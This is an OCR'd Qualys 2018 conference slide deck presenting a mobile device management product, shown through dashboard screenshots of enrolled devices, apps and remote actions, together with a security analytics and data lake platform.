QUALYS SECURITY CONFERENCE 2018

First Look Showcase

Expanding our prevention, detection and response solutions

Sumedh Thakar
Chief Product Officer, Qualys, Inc.

Secure Enterprise Mobility

Visibility

Identity (X.509, Asset ID, Device ID)


Device Hardware

Network and Interactions

Apps

Analytics

Security Posture



Qualys. Enterprise

Secure Enterprise Mobility ▾

810
Total Assets

OPERATING SYSTEM

Android	390
iOS	420

STATUS

Ready for Re-enrollment	120
Enrolled	810
De-enrolled	25

MANUFACTURER

Lenovo	110
Motorola	190
Apple	420
Asus	90

MODE

Active	810
Inactive	10

OWNERSHIP

Corporate - Owned	710
Employee - Owned	100


TAGS

Lenovo	110
Apple	420
Motorola	190
Asus	90

2 more

1 - 10 of 810

LAST SEEN	ASSET INFORMATION	OPERATING SYSTEM	STATUS	INVENTORY	TAGS
Oct 05, 2018 10:18 AM IST	Mark_Android_LENOVO Corporate - Owned Lenovo TAB 7	Android 7.0	Enrolled	Active 865596033698730 Modified On: Oct 05, 2018	Android 1 more...
Oct 04, 2018 06:53 PM IST	Jack_Android_LENOVO Corporate - Owned Lenovo TAB 7	Android 7.0	Enrolled	Active 863854038393019 Modified On: Oct 04, 2018	Android 1 more...
Oct 04, 2018 06:46 PM IST	Andy_Android_LENOVO Corporate - Owned Lenovo TAB 7	Android 7.0	Enrolled	Active 864557031194883 Modified On: Oct 04, 2018	Android 1 more...
Oct 04, 2018 06:44 PM IST	James_iOS_Apple Corporate - Owned Supervised iPhone	iOS 12.0	Enrolled	Active 353779083466914 Modified On: Oct 04, 2018	iOS 1 more...
Oct 04, 2018 06:33 PM IST	Richard_iOS_Apple Corporate - Owned iPhone 8	iOS 11.2.5	Enrolled	Active 359497088355545 Modified On: Oct 04, 2018	iOS 1 more...
Oct 03, 2018 06:59 PM IST	Michael_Android_Motorola Corporate - Owned Moto G (5S)	Android 7.1.2	Enrolled	Active 911503554758228 Modified On: Oct 03, 2018	Android 1 more...
Sep 28, 2018 06:15 PM IST	William_Android_Asus Corporate - Owned ZenFone AR	Android 7.0	Enrolled	Active 358525085658221 Modified On: Sep 28, 2018	Android 1 more...
Sep 25, 2018 06:10 PM IST	Charles_Android_Asus Corporate - Owned ZenFone Zoom S	Android 7.1.1	Enrolled	Active 351558072379425 Modified On: Sep 25, 2018	Android 1 more...



← Asset Details: Station10_Tab1_LENOVO

Asset Summary

Station10_Tab1_LENOVO

Android v7.0

Lenovo Manufacturer / Lenovo TB-7504X

Status	GRC	Unauthorized Root Access
Enrolled	Non-Compliant	No
Passcode Present	Encryption	Profiles
No	Yes	0

Identification

Asset Name :	Lenovo TB-7504X
Status :	Enrolled
Mode :	Active
Ownership :	Corporate - Owned
Communication Mode :	Push
Passcode:	Not present
Encryption :	Yes
Unauthorized Root Access :	No
Username :	fCgbjBD5
User Email :	–
Enrolled with AFW :	Yes

Activity


Last Seen :	Nov 14, 2018 12:05 PM PST
Enrolled On :	Oct 9, 2018 11:29 AM PST
Modified On :	Oct 10, 2018 11:29 AM PST

Last Location

Fuquay-Varina, North Carolina United States

Last Seen: Nov 14, 2018 12:05 PM PST

IP Address: 71.65.232.14



Asset Details: Station10_Tab1_Lenovo

Apps

Recommended Apps

NAME	IDENTIFIER	VERSION	SYSTEM APP	STATUS	DETECTED ON
Auto Service Booking	com.acme.auto.service.booking	1.1 (2)	No	Missing	Nov 09, 2018 09:30 PM PST
ACME Customer Feedback	com.acme.cust.feedback	1.0 (1)	No	Found	Nov 09, 2018 09:30 PM PST

Device Apps (13)

1- 13 of 13

NAME	IDENTIFIER	VERSION	SYSTEM APP	USES MOCK LOCATION	INSTALLED ON	ACTION
TeamViewer	com.teamviewer.teamviewer.marke...	14.0.35 (140035)	No	No	Nov 09, 2018 04:37 PM PST	Uninstall
Inkwire	com.koushikdutta.inkwire	1.0.1.7 (1499133600)	No	No	Nov 09, 2018 04:23 PM PST	Uninstall
Gboard	com.google.android.inputmethod.la...	7.7.12.219989447 (2...	Yes	No	Nov 09, 2018 12:49 PM PST	
Gmail	com.google.android.gm	8.10.21.220187835.r...	Yes	No	Nov 09, 2018 12:49 PM PST	
oneAssistant	nfo.oneassist	V25 (25)	No	No	Nov 09, 2018 12:32 PM PST	Uninstall
Home	com.google.android.apps.chromec...	2.6.6.19 (20606190)	No	No	Nov 09, 2018 10:12 PM PST	Uninstall
Maps	com.google.android.apps.maps	10.3.1 (1003101040)	Yes	No	Nov 08, 2018 10:26 PM PST	
Google Play Movies & TV	com.google.android.videos	4.8.20.18 (40820181)	Yes	No	Nov 06, 2018 10:40 PM PST	
Gallery	com.oneplus.gallery	2.10.10 (22270465)	Yes	No	Nov 06, 2018 10:40 PM PST	
Drive	com.google.android.apps.docs	2.18.432.04.40 (1843...	Yes	No	Nov 06, 2018 10:39 PM PST	
SnoopSnitch	de.srlabs.snoopsnitch	2.0.7 (35)	No	No	Nov 05, 2018 12:02 PM PST	Uninstall
YouTube	com.google.android.youtube	13.44.51 (134451340...	Yes	No	Nov 05, 2018 11:38 PM PST	
Google Play Store	com.android.vending	12.4.14-all [0] [PR] 21...	Yes	No	Nov 05, 2018 11:35 PM PST	

Security

Vulnerability Management

Asset Lockdown

Asset Hardening

Enterprise Integrations


Protection

Compliance Policies
– On Enrollment
– Continuous Monitoring

Enforcement and Remedial Actions

Policy Management

Containerization



Actions

Lock Screen	Locks the screen of the asset. Asset will be unusable until it is unlocked.
Send Message	Send a message to the user of the asset. The message will be sent as a Push Notification.
Switch to Poll mode	Poll Mode: Asset will communicate to the Qualys server after the specified regular interval. Push Mode: Qualys server will communicate to the asset only when a new action is scheduled for the asset.
Find	Asset will buzz and current geo-location will be sent to the server, provided Location Services are enabled.
Sync Information	Sync on demand asset information.
De-enroll	Asset will be de-enrollded and server will not be able to communicate with the device. Also, corportae data on the asset will be deleted.
Factory Reset	Asset will be factory reset. Server will no longer be able to communicate with the asset.

Privacy

DIY Portal

Audit Control

Ownership (Corporate/BYOD)

Transparency

Roadmap

Feb 2019 – Closed Beta

Multiple releases during 2019

Security Analytics & Orchestration


Qualys.

Security Analytics & Orchestration

Human Guided Policy-Driven Response

Playbooks for Bi-Dir Ecosystems Integration

BYOP- Bring-Your-Own-Playbook



Response & Orchestration

Correlation & Enrichment

Advanced Analytics

Cross-Product Correlation

Additional Context from 3rd Party Sources


Detect KNOWN threats w/ out-of-box rules

Detect UNKNOWN threats Using Machine Learning

Hacker Behavioral Analytics

Predictive & Prescriptive SoC

Security Analytics & Orchestration Apps



ML/AI Service
Patterns | Outlier | Predictive SoC

Orchestration & Automation
Ecosystems Integration | Playbooks | Response

UEBA
User & Entity Behavior Analytics

Threat Hunt
Search | Exploration | Behavior Graph

Security Analytics
Anomaly | Visualization | Dashboard

Advanced Correlation
Actionable Insights | Out-of-box Rules

Qualys Security Data Lake Platform

Data Ingestion | Normalization | Enrichment | Governance

Network | Security | Server | Endpoint

CA | VM | AI | PC | IOC | WAS | WAF

Qualys Apps

Apps | Cloud | Users | IoT

Qualys Quick Connectors

Characteristics of Data Lake

Collect Anything

Dive in Anywhere

Flexible Access

Future Proof

What is Security Data Lake?

Single data store (single source of truth)

- Structured and unstructured data

Data is transformed, normalized, and enriched


- Threat Intelligence feed integration, GeoIP etc.

